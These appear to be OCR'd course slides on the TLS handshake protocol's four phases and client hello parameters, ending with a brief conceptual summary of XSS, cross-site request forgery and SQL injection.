
TLS Connection

- A transport (in the OSI layering model definition) that provides a suitable type of service
- Peer-to-peer relationships
- Transient
- Every connection is associated with one session

SSL Record Protocol



The Handshake Protocol



Phase 1


Establish security capabilities, including protocol version, session ID, cipher suite, compression method, and initial random numbers.

The Handshake Protocol

The Parameters:

- **Version:** the highest TLS version understood by the client
- **Random:** a 32-bit timestamp and 28 bytes generated by a secure random number generator
- **Session ID:** a variable-length session identifier
- **CipherSuite:** a list containing the combinations of cryptographic algorithms supported by the client
- **Compression Method:** a list of compression methods supported by the client


The Handshake Protocol



Phase 2


Server may send certificate, key exchange, and request certificate. Server signals end of hello message phase.

The Handshake Protocol



Phase 3
Client sends certificate if requested. Client sends key exchange. Client may send certificate verification.

The Handshake Protocol



Phase 4
Change cipher suite and finish handshake protocol.

Web Security

Lesson Summary

- Both browser and servers are vulnerable: dynamic contents based on user input
- XSS: attacker injects a script into a website and the user's browser executes it
- XSRF: attacker tricks user's browser into issuing request, and the website executes it
- SQL injection: attacker inject malicious query actions, and a website's back-end db server executes the query